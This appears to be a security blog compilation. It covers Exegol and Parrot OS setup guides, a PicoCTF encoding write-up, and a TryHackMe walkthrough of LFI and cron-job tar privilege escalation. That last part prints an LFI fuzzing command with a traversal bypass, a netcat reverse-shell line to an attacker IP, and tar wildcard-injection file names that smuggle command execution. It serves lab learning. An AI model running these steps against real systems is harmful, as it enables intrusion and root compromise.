Programming • Hacking • Web Development

Exegol Hacking Framework Setup

Last Updated: 7-27-2025

Exegol is a containerized penetration testing environment built with Docker, Git, and Python that can be installed on Windows, Linux, and Mac. It comes preloaded with the same level of tooling you’d get from a Kali or Parrot install, along with some convenient ease-of-use features like an extensive, pre-populated command history and a solid set of custom BloodHound Cypher queries.

I’ve tried running Kali and Parrot inside Docker containers on both Linux and Mac. While they almost worked, there were too many obstacles to overcome to make them truly usable. Exegol solves all of those issues, making it fully feasible to perform a penetration test from within a Docker container, which also makes post-engagement cleanup simple and ensures you’re working in a clean, isolated environment for each client engagement, with no risk of data or tool overlap between tests.

I’ve run Exegol inside an Ubuntu 22 VM, on a 2015 MacBook Pro running Ubuntu 22 as the main OS, and on a Mac M2 running macOS. Installation in all cases was mostly hassle-free by following the documentation.

If you’re not running Linux on bare metal, it’s recommended to create a Linux VM on your Mac or Windows system. With a fix I have below for keyboard issues with RDP clients, I have been able to use Exegol without issue on Mac silicon.

Before installing Exegol, installation of git, zsh, curl, tmux, vim, and python3-pip was required for my Ubuntu host. Below are the configurations I typically run when setting up a new machine.

Either run the following as individual commands or save them as a script.

#!/bin/bash
sudo apt install git zsh curl tmux vim python3-pip
sh -c "$(curl -fsSL https://raw.githubusercontent.com/robbyrussell/oh-my-zsh/master/tools/install.sh)"

# Make sure the shell is set to zsh
sudo chsh -s /usr/bin/zsh
source ~/.zshrc

Save that as initial-setup.sh and then run:

chmod u+x initial-setup.sh
./initial-setup.sh

Exegol requires Python 3, which is typically pre-installed on most systems these days. If it’s missing, you’ll need to install it before proceeding.

The tmux configuration I use and instructions for installing that can be found here .

Install zsh plugins, aliases and custom vim setup

These are my personal preferences. Follow the same procedure as a above saving the following as a script or running as individual commands.

#!/bin/bash
# from https://gist.github.com/dogrocker/1efb8fd9427779c827058f873b94df95
git clone https://github.com/zsh-users/zsh-autosuggestions.git /home/$USER/.oh-my-zsh/custom/plugins/zsh-autosuggestions

git clone https://github.com/zsh-users/zsh-syntax-highlighting.git /home/$USER/.oh-my-zsh/custom/plugins/zsh-syntax-highlighting

# add (zsh-autosuggestions zsh-syntax-highlighting tmux git-prompt) to .zshrc
sed -i -e 's/plugins=(git)/plugins=(zsh-autosuggestions zsh-syntax-highlighting tmux git-prompt)/g' ~/.zshrc
# tmux and git-prompt are pre-installed with oh my zsh.

# change the OMZ theme 
sed -i -e 's/ZSH_THEME="robbyrussell"/ZSH_THEME="mikeh"/g' ~/.zshrc

echo "alias la='ls -lah'" >> ~/.zshrc

# vim setup
git clone --depth=1 https://github.com/amix/vimrc.git ~/.vim_runtime
sh ~/.vim_runtime/install_awesome_vimrc.sh

Occasionally, some of the above commands need to be re-run or files need to be edited directly, but most of the time those scripts run without error. You’ll need to restart your VM or computer for all changes to take effect.

As I mentioned, I have installed Exegol on Mac Silicon with no problems using Docker Desktop. Any GUI applications launched from within Exegol worked fine via XQuartz with the exception of RDP clients like xfreerdp and remmina. To get your keyboard working within RDP sessions, run the following command from the XQuartz terminal.

setxkbmap -rules base -model macintosh_old -layout us

Below are all the commands I ran to install docker, add my user to the docker group and then begin installation of Exegol from source.

#!/bin/bash
curl -fsSL "https://get.docker.com/" -o get-docker.sh
sh get-docker.sh

sudo usermod -aG docker $(id -u -n)
newgrp

Restart your vm or computer.

In the following script, make sure to change the username used in the chown command.

#!/bin/bash
cd /opt
sudo git clone "https://github.com/ThePorgs/Exegol"
sudo chown -R gregscharf:gregscharf ./Exegol  # that should be your user not gregscharf
sudo ln -s "$(pwd)/exegol.py" "/usr/local/bin/exegol"

The proceeding commands should be run by themselves and not in a script.

Exegol’s Python dependences need to be installed inside a Python virtual environment on Mac and most newer Linux installs. In my install of Ubuntu, the package I needed was named python3.12-venv.

sudo apt install python3.12-venv

Change to the Exegol directory in /opt and install Exegol’s required Python packages.

cd /opt/Exegol

python3 -m venv env

source env/bin/activate

python3 -m pip install --user --requirement "./requirements.txt"

exegol install

Adding custom configurations and tools

To make any custom tools or scripts available inside your Exegol containers, copy those to ~/.exegol/my-resources/bin.

cp /opt/linux-scripts/pspy64 ~/.exegol/my-resources/bin/

My instructions for installing and running Burp Suite Professional can be found here .

tmux, zsh and vim setup

All of your custom config files need to be added to the following directories.

~/.exegol/my-resources/setup/tmux
~/.exegol/my-resources/setup/vim
~/.exegol/my-resources/setup/zsh

Those directories are mapped to /opt/myresources/setup/* inside of running containers.

When copying configuration files over to the ~/.exegol/my-resources/ directory, the . needs to be removed from the filename, for example:

sudo cp ~/.tmux.conf ~/.exegol/my-resources/setup/tmux/tmux.conf

After adding my tmux config file, tmux would start a bash shell rather than the default zsh. This only occurred on the Ubuntu VM installation and not on the Mac installation. If you encounter the same issue, start an Exegol container using -e SHELL=/usr/bin/zsh, which properly sets the SHELL environment variable inside the container.

exegol start HTB-VPN nightly -cwd --vpn "~/Dev/tryhackme/gregscharf.ovpn" -e SHELL=/usr/bin/zsh

Adding my custom Vim configuration and plugins is show below.

sudo cp ~/.vimrc ~/.exegol/my-resources/setup/vim/vimrc
sudo cp -r ~/.vim_runtime ~/.exegol/my-resources/setup/vim/

Final thoughts

There’s usually a bit of a learning curve when adopting a new framework or workflow, but performing offensive security engagements with Exegol turned out to be a seamless transition.

Note that Exegol has recently moved to a paid model. According to their licensing, you’ll need to purchase a Pro license ($30/month) to use it in professional engagements. It’s still free to use in labs, CTFs, and other non-commercial settings.

Additional highlights:

  • All GUI applications spawned from within the Exegol container ran seamlessly.
  • Kali has recently ugpraded its version of Postgresql, which breaks the original version of Bloodhound, so Exegol is a great option for continued usage of classic Bloodhound.
  • The Exegol developers added a lot of useful, custom Cypher Queries to the installed version of Bloodhound.
  • Unlike earlier versions of Exegol, Ghidra and Burp Suite Community Edition now start up without requiring any further configuration.
  • Exegol comes with a pre-populated command shell history that has the syntax for just about any command you might want to run. Crtl+r and then typing the start of a command will bring up a scroll-able list of matching syntax as you type.
  • Firefox is installed by default and can be started by running firefox &> /dev/null & from the command line. Additionally, extensions for FoxyProxy, Wappalyzer and Dark Reader are already installed.
  • There’s a functioning version of Python 2 installed. Kali has completely removed Python 2. This is useful as there are times an old exploit script written in Python 2 might need to be run.
  • Unlike creating VMs from scratch, your custom configuration and tools will be present in any new Exegol container you create.
Creating Parrot OS Live USB With Persistence

You will need a somewhat fast flash drive. If you paid around $10 then your drive will probably be too slow to be usable. Samsung 128 GB 400mbs flash drives have worked well for me over the past few years. They’re often on sale at Amazon for $20. Regularly they’re around $40.

The first thing I do is backup my applications and files from the usb I’m about to decommission. That would include the applications I’ve installed in my /opt folder, and then my data and other files in a directory named Dev in my home directory. I also backup my dot files.

#!/bin/bash

# plugin an external drive and then `sudo fdisk -l` to get its number to use in the script, in the example below mine was /dev/sdd2

sudo mount /dev/sdd2 /mnt/backup

_now=$(date +"%m_%d_%Y")

# backup ~/Dev
_filename="/mnt/backup/dev_$_now.tar.gz"
sudo tar -czvf $_filename ~/Dev

# backup /opt
_filename="/mnt/backup/opt_$_now.tar.gz"
sudo tar -czvf $_filename /opt

# backup dotfiles
_filename="/mnt/backup/dotfiles_$_now.tar.gz"
find ~ -maxdepth 1 -type f -iname ".*" -exec tar cvf $_filename {} +

Flashing the USB

Next step is to download the latest Parrot ISO image and do a bit by bit copy of that ISO to your usb with balenaEtcher. Download links are available on their site but if you’re on a mac and use Homebrew you can:

brew install balenaetcher 

Before flashing the USB make sure the correct drive is selected. Typically the brand name will be displayed by balenaEtcher but make sure that is the only drive you have selected so as not to unintentionally wipe any other drives.

After that’s done insert the USB and reboot your computer holding down the ‘option’ key on the Mac, and on most PCs the F12 key. Select the USB as the boot drive.

From Parrot’s boot menu select ‘Try/Install’ and wait for Parrot to boot up

Creating Persistence

After the boot process is complete open the terminal. Creating the persistence partition will require you to be the root user so switch to root with ‘sudo su’.

At this point, again, identify the usb stick with ‘fdisk -l’. In the examples below my drive was at /dev/sdb. Type the following commands

wipefs /dev/sdb

wipefs -o 0x8001 -f /dev/sdb

gparted

In the gparted gui, select the usb drive, right click on ‘Unallocated Space’ and click ‘New’.

Leave all the options as their defaults but change the ‘label’ input to ‘persistence’ and click ‘Add’.

In the main menu click ‘Edit and apply’ and then close gparted.

Back in the terminal

mkdir -p /mnt/usb

mount /dev/sdb3 /mnt/usb 

echo "/ union" > /mnt/usb/persistence.conf

Close the terminal and reboot. Make sure to hold down the ‘option’ key on the Mac or F12 on PC to get to the boot menu. Boot from the USB and this time from Parrot’s main menu select ‘Advanced’ and then ‘Persistence’.

When that is finished Parrot is ready to use and any changes will persist between reboots.

Optional: Tools, Setup and Customization

Below are the basic tools and configurations that make it all more usable, efficient and visually pleasing.

First, you might want to change the default user from ‘user’ to your own username represented by ‘new_name’ below.

usermod -l new_name -d /home/new_name -m user

groupmod -n new_name user

Set a password

passwd

Unfortunately this will reset to ‘toor’ between reboots so you will need to run the ‘passwd’ command each time.

Your user by default has sudo privileges that don’t require a password, which I am not comfortable with. It’s best to edit the ‘/etc/sudoers.d/live’ file and change that line to

user ALL=(ALL:ALL) ALL

If you’ve already changed your username then replace ‘user’ with that name.

Also, always run ‘sudo parrot-upgrade’ and never ‘sudo apt update && sudo apt upgrade’ to update the system. Mate Theme Customization

I use a customized theme and for some reason window icons and the mouse cursor don’t load correctly on reboot. So after each reboot I have to click ‘System | Preferences | Look and Feel | Appearance’ from the main Parrot menu, select my saved theme and then click Customize again and re-select my options on the “Controls” tab only. All other options save between reboots.

Custom themes can be downloaded from here and custom icons from here. To install just unpack the files and move the theme folders to /usr/share/themes/ and icon folders to /user/share/icons/. For the icons you will probably also need to edit the Inherits variable in the icon.theme file to choose better fall backs for any icons not in the icon set. I have that set to the following for the candy icon set:

 Inherits=ara-dark,maia,Adwaita,gnome,hicolor


Below is a screenshot of the theme’s Controls set to Tokyo Night Dark, Window Borders to Sweet Dark v40 and Icons to Candy Icons.

Parrot Screen

Oh My Zsh

While you can always ctrl+r in the terminal to search for previously used commands I find the autosuggestions plugin works a lot better. When you begin typing in the terminal a greyed out completion/suggestion of a past command will appear to the right of your cursor and dynamically update as you type. You can hit the right arrow key to complete the command or click the up arrow to scroll through similar commands that started with whatever you’ve typed up to that point.

sudo apt install zsh
sh -c "$(curl -fsSL https://raw.githubusercontent.com/robbyrussell/oh-my-zsh/master/tools/install.sh)"

#The following 'sudo chsh' line is only necessary if, for example, you mistype your password when it attempts to change your shell
sudo chsh -s /usr/bin/zsh

git clone https://github.com/zsh-users/zsh-autosuggestions.git $ZSH_CUSTOM/plugins/zsh-autosuggestions

git clone https://github.com/zsh-users/zsh-syntax-highlighting.git $ZSH_CUSTOM/plugins/zsh-syntax-highlighting

After that, open ~/.zshrc and replace the plugins variable that is there with

plugins=(git git-prompt zsh-autosuggestions zsh-syntax-highlighting tmux)

I also like this Oh My Zsh theme.

ZSH_THEME="mikeh"

It’s prompt can be seen in the screenshot at the bottom of this post. If you want the changes to take effect immediately in the terminal you just made the changes in type ‘source ~/.zshrc’

Vim

Parrot OS has vim symlinked to neovim so to install the following vim plugins you need to remove neovim. The setup below installs useful plugins like nerdTree and has intuitive shortcuts for tabs, etc.

sudo apt remove neovim

git clone --depth=1 https://github.com/amix/vimrc.git ~/.vim_runtime

sh ~/.vim_runtime/install_awesome_vimrc.sh

Tmux

I use this tmux configuration. You can follow all of the instructions from the README of that repository, which is fine and the correct way to do that, but I usually just wget the .tmux.conf file only. Create a backup of your current ‘.tmux.conf’ file first.

cd ~
wget https://raw.githubusercontent.com/gpakosz/.tmux/master/.tmux.conf -O ~/.tmux.conf
echo 'set-option -g mouse on' >> .tmux.conf

This line set-option -g mouse on that I add to the bottom of the configuration file is for automatic scrolling with the touchpad or mouse wheel. There are other scroll configurations mentioned in the README on the github page.

This tmux config makes scrolling with a trackpad or mouse wheel automatic and easy, changes the prefix key from ‘ctrl+b’ to ‘ctrl+a’ and creates a nice toolbar at the bottom of the terminal (See screenshot at bottom of this post).

Bloodhound

Unlike on Kali, Bloodhound is not installed by default and installing directly using apt will cause issues with the neo4j dependency. Instead, install neo4j and bloodhound following these instructions. Obsidian

For note taking I install Obsidian. I use that with Git so that I can easily keep a synced repository of notes on all my machines and VMs. Unlike every other linux distribution I’ve installed Obsidian on, including Kali, I cannot get the Obsidian icon to appear in the panel that shows open applications. I’ve used appimage launcher, edited the obsidian.desktop file in multiple places and still have not solved this issue. The icon does appear everywhere else, just not in the open applications panel widget. Terminal Color Palette

The color palette used in the Parrot terminal is bright green and hard on the eyes. That can easily be changed by Installing Gogh and setting up a few color profiles. It’s best to clone that directly from the GitHub repo and run it manually rather than using the instructions at the first link. If you’re already using Zsh make sure to open the theme files you want to install and add ‘export’ before the BASE_URL variable as the comment in each theme’s shell script instructs:

You can then run

/opt/Gogh/gogh.sh

and select any of the themes to install.

Below is a screenshot of the Tokyo Night Storm color palette. Parrot Screen

Caesar Cipher Decrypt/Encrypt Python Script

If you’re unsure of the shift value the following script will find that for you. If you already know it’s a ROT 13, simply run the following Bash one liner:

cat cipher.txt | tr '[a-z]' '[n-za-m]' | tr '[A-Z]' '[N-ZA-M]'

Character Packing - Pico CTF 2021

The following is a breakdown of solving a simple challenge named “enc” from PicoCTF 2021. It’s a useful introduction to bit shifting, character encoding and conversion between different base numbering systems.

The challenge starts with a file containing a string of character glyphs: 灩捯䍔䙻ㄶ形楴獟楮獴㌴摟潦弸彤㔲挶戹㍽

In addition to the file containing that string, the python one liner below was included, which presumably encoded the string above by running some text (i.e the flag) through that code.

''.join([chr((ord(flag[i]) << 8) + ord(flag[i + 1])) for i in range(0, len(flag), 2)])

If you’re not familiar with Python, the above is a “list comprehension”, which creates a sort of shorthand syntax for manipulating lists. A List in Python is just an array. The for loop clause on the right will loop through the length of the flag string starting at index 0, 2 characters at a time: for i in range(0, len(flag), 2). Each iteration of the loop is passed to the first part of the comprehension: chr((ord(flag[i]) « 8) + ord(flag[i + 1])). The ”.join() surrounding the entire expression simply takes all the values in the array and puts them into a string.

ord(flag[i + 1]) takes the character from the variable named flag at index i + 1 and converts it to decimal/base 10. Assume the first two characters in the string are “pi”, so in this example flag[0] is ‘p’ and flag[1] is ‘i’. These are in fact the first two characters retrieved in the first iteration of the for loop.

The ord() function in Python will convert a character value to its corresponding decimal value. If you look up the character ‘i’ at asciitable.com you’ll see that it’s decimal value is 105. Basic and extended ascii values range from decimal 0 – 255, which can all fit within an octet, or 8 bits. 105 in binary/base 2 is: 0 1 1 0 1 0 0 1.

The letter p (decimal 112) represented in bits is: 0 1 1 1 0 0 0 0. The expression (ord(flag[i]) « 8) will shift that value 8 bits to the left. A left shift of 8 bits, executed by this operator «, is the same as multiplying the left part of that expression by 256. The result of (ord(flag[i]) « 8) is 28,672.

Why shifting a number 8 bits to the left is the same as multiplying by 256. Below is a visual representation of 8 bits with corresponding decimal values above each bit. Each successive bit is simply 2n, n being the index of the bit and the first index being 0. So below, the first bit is 20 or 1 in decimal and the last bit is 27 or 128 decimal

128  64   32   16   8   4   2   1
0    1    1    1    0   0   0   0   

If you add up each of the decimal numbers above the 1 bits you get 112, which again is the character ‘p’ in ascii. After shifting 8 bits to the left you’d have the following.

32768 16384 8192 4096 2048 1024  512  256  128   64  32   16   8   4   2   1
0     1     1     1     0    0    0    0    0    0    0    0   0   0   0   0 

Now there are 8 extra bits to the right of the original 8 bits. You might assume a character is only 8 bits and for example in C the “char” datatype is only 1 byte. However, what we have in the challenge are characters that are UTF-8 encoded. If you run “file” on the challenge file you can verify this. UTF-8, the character encoding used in *nix based systems and html5 among others, is a variable width encoding of 1 – 4 octets representing a single character with 1 octet being the minimum size. In the original UTF-8 specification the max number of octets was 6 but in the revised spec it was reduced to 4 because of security concerns ranging from overflows to a web sever virus dating back to 2001 (see rfc3629 . UTF-16, shortsightedly adopted early on by Microsoft, has a minimum of 16 bits per character with 32 bits being the maximum. If you have problems with files you’ve moved from Windows to Linux it’s most likely because the Windows file was UTF-16 encoded. Microsoft has recently come to their senses on this. From wikipedia: “Microsoft failed to support UTF-8 until 2017. In May 2019 Microsoft reversed course and started recommending using UTF-8 exclusively .” This article is a brief, beginner friendly introduction to Unicode and encoding. Taking a few hours to fully understand Unicode now could save you many more hours of confusion in the future.

Referring back to the visual representation of those 16 bits above: adding up the 1 bits now equals 28,672. As mentioned previously, shifting 8 bits to the left is the same as multiplying by 256, therefore both 112 * 256 and 112«8 equal 28,672.

Ultimately, this isn’t the best way to convert binary to decimal but if you’re unfamiliar or it’s the first time you’re seeing it, a visual representation makes the concept easier to grasp. Doing math, or at least understanding math, in bases other than 10 (Base 2 and Base 16 especially) can sometimes be a valuable skill for various IT roles. binarymath.info provides a introduction to binary math.

Putting all of that together, the expression (ord(‘p’) « 8) + ord(‘i’) or (28,672 + 105) equals 28,777. The Unicode value of which is the first character in the encoded string: 灩. So two ascii characters were packed into a single UTF-8 encoded character. Unicode is represented in base 16/hexadecimal. 28,777 converted to hex is 7069. So the Unicode value of the character above is formally represented as U+7069 and can be looked up in this table of Unicode characters spanning hex values 7000-7FFF.

Below is a QaD packer/unpacker of the encoding described above using some random text rather than the actual flag so as not to spoil the challenge.

#!/usr/bin/python3
 
def unpack(encoded_flag):
    flag = ""
    for packed_char in encoded_flag:
        start_int = ord(packed_char) #get the integer value of the packed unicode character
        highChar = ord(packed_char)>>8  #bit shift the integer 8 bits to the right, which in essence divides by 256
        flag += chr(highChar)
        lowChar = start_int - (highChar<<8) #difference between sum of 2 packed characters, and the first character multiplied by 256 or <<8
        lowChar = ord(packed_char)%256 #or you could simply use the modulus operator to get the remainder, which will be the lower char
        # explanation for retrieving lowChar.  If you multiple a number by 256 
        # and then add another number that is less than 256, 
        # the number added will always be the remainder when dividing the 
        # sum of those two numbers by 256.
        flag += chr(lowChar)
    print(flag)
 
def pack(flag):
    if(len(flag)%2):  #must be divisible by 2 since two chars are packed into a single char during encoding
        flag+=" "     #add blank space for padding
    encoded_flag = ''.join([chr((ord(flag[i]) << 8) + ord(flag[i + 1])) for i in range(0, len(flag), 2)])
    print(encoded_flag)
    return encoded_flag
 
 
flag = "This is the text that will be packed"
enc = pack(flag)
unpack(enc)

Tar in Cronjob to Privilege Escalation

The following focuses primarily on a Linux system compromise via a cronjob running a bash script as the root user. In that script, Tar is invoked to bundle and gzip all files in a single directory using the * wildcard, which leads to arbitrary code execution.

Initial Foothold and Pivot to User

This example is taken from the Vulnnet box on tryhackme . It features a chain of exploits starting with LFI in a php get request that leads to a leaked hash found within the .htpasswd file. You’re rarely going to find a site running http with basic authentication anymore and for good reason since anyone capturing packets on the same network could retrieve unencrypted credentials. But if you do find basic authentication and there is a web app with an LFI vulnerability check for the .htpasswd file. Ultimately you should be fuzzing for all files that might contain sensitive information. This SecLists LFI list /SecLists/Fuzzing/LFI/LFI-Jhaddix.txt is good to run with wfuzz against any endpoint vulnerable to LFI:

wfuzz -u 'http://vulnnet.thm/index.php?referer=..//..//..//..//../FUZZ' -w /opt/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt --sl 141

The ..//..//..// used in the above url instead of ../../../../ was necessary to fool a weak LFI mitigation in the php code checking for ../ in the url parameter. The extra / in the parameter was all that was needed to bypass that check.

Since the password was weak the hash found in .htpasswd could easily be cracked and used to login to another web app running on a sub domain of the same host that was susceptible to a file upload vulnerability in ClipBucket 4.0 (CVE-2018-7665) . Making use of that vulnerability to upload a php reverse shell gets access to the machine as the www-data user. Escalating to the server-management user was done by finding that user’s ssh key in a world readable backup file and then cracking that ssh key’s passphrase, first running ssh2john on the key and then John the Ripper on the resultant hash.

Tar Privilege Escalation


Once on the box as server-management, running cat /etc/crontab revealed a script running as root. (It’s also useful to run pspy64 to examine all running processes because you won’t always see all that you need to see in /etc/crontab or might not have read access to /etc/crontab.)

Cron Screenshot 1

In the above output /var/opt/backupsrv.sh is executed as the root user every 2 minutes.


Cron Screenshot 2

The tar command in that script is using a wildcard to backup all files within the /home/server-management/Documents directory. Since that directory is writable by the server-management user the process can be compromised by executing the following three commands in the /home/server-management/Documents directory.

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.10.10 4445 >/tmp/f" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1

The first command creates a script named shell.sh that when executed will create a reverse netcat connection back to the machine at 10.10.10.10 on port 4445.

The second and third commands create two empty files with the names: “–checkpoint-action=exec=sh shell.sh” and “–checkpoint=1”. These file names will be interpreted by Tar as switches when Tar attempts to bundle them. Once –checkpoint=1 is invoked tar will look for any possible actions to take. In this case that action will be to execute “sh shell.sh”.


Finally, a netcat listener is created on the attack machine listening on port 4445. Since the cronjob on the victim machine runs every two minutes the netcat listener will receive a connection within that amount of time and then spawn a shell as the root user.

There are other Tar escapes that can be exploited depending on either your user privileges, sudo privileges or privileges set on the tar binary itself.

Netcat Connection